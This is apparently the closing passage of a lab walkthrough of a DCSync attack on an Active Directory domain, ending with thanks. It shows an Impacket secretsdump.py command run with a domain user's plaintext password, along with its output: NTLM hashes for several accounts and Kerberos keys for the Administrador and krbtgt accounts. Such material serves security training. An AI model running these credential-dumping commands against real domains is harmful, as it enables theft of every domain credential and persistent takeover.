ServerAdmin$:1218:aad3b435b51404eeaad3b435b51404ee:2e5233b0e581d4e8b8f53eac6eaa82c5 :::
MediaAdmin$:1230:aad3b435b51404eeaad3b435b51404ee:65619e4935e6fa232c5dfa52be793f36 :::
WTN10$:1231:aad3b435b51404eeaad3b435b51404ee:7bbe04b68567116b157e6f2b8202df7f :::
HERNANPC$:1602:aad3b435b51404eeaad3b435b51404ee:8c0f3b6a63af7ba7240b1d3fe4cfff9e8 :::
[*] Kerberos keys grabbed
Administrador:aes256-cts-hmac-sha1-96:d927c1ff26619f3421f6cccc66d300cec4f815e9290bbdf3bd2a623e43df48cc5
Administrador:aes128-cts-hmac-sha1-96:e422191f986e703860884b9df01caf4d
Administrador:des-cbc-md5:5e0238c194cd4a61
krbtgt:aes256-cts-hmac-sha1-96:332b656943d8085753e915679129d72cea586d4136c83500eac515bbf1abb440
krbtgt:aes128-cts-hmac-sha1-96:2dae32ec42ae855fca44a76a44ebb17c
krbtgt:des-cbc-md5:d5ab40707c6ed64c
```

secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc-user krbtgt

```
(hernan@h)-[~]
$ secretsdump.py cs.org/elle.maggee:password@192.168.200.129 -just-dc-user krbtgt

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8b6ef9ce714de2d94d071b12f10db669 :::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:332b656943d8085753e915679129d72cea586d4136c83500eac515bbf1abb440
krbtgt:aes128-cts-hmac-sha1-96:2dae32ec42ae855fca44a76a44ebb17c
krbtgt:des-cbc-md5:d5ab40707c6ed64c
[*] Cleaning up ...

(hernan@h)-[~]
$
```



**! Thank you very much !**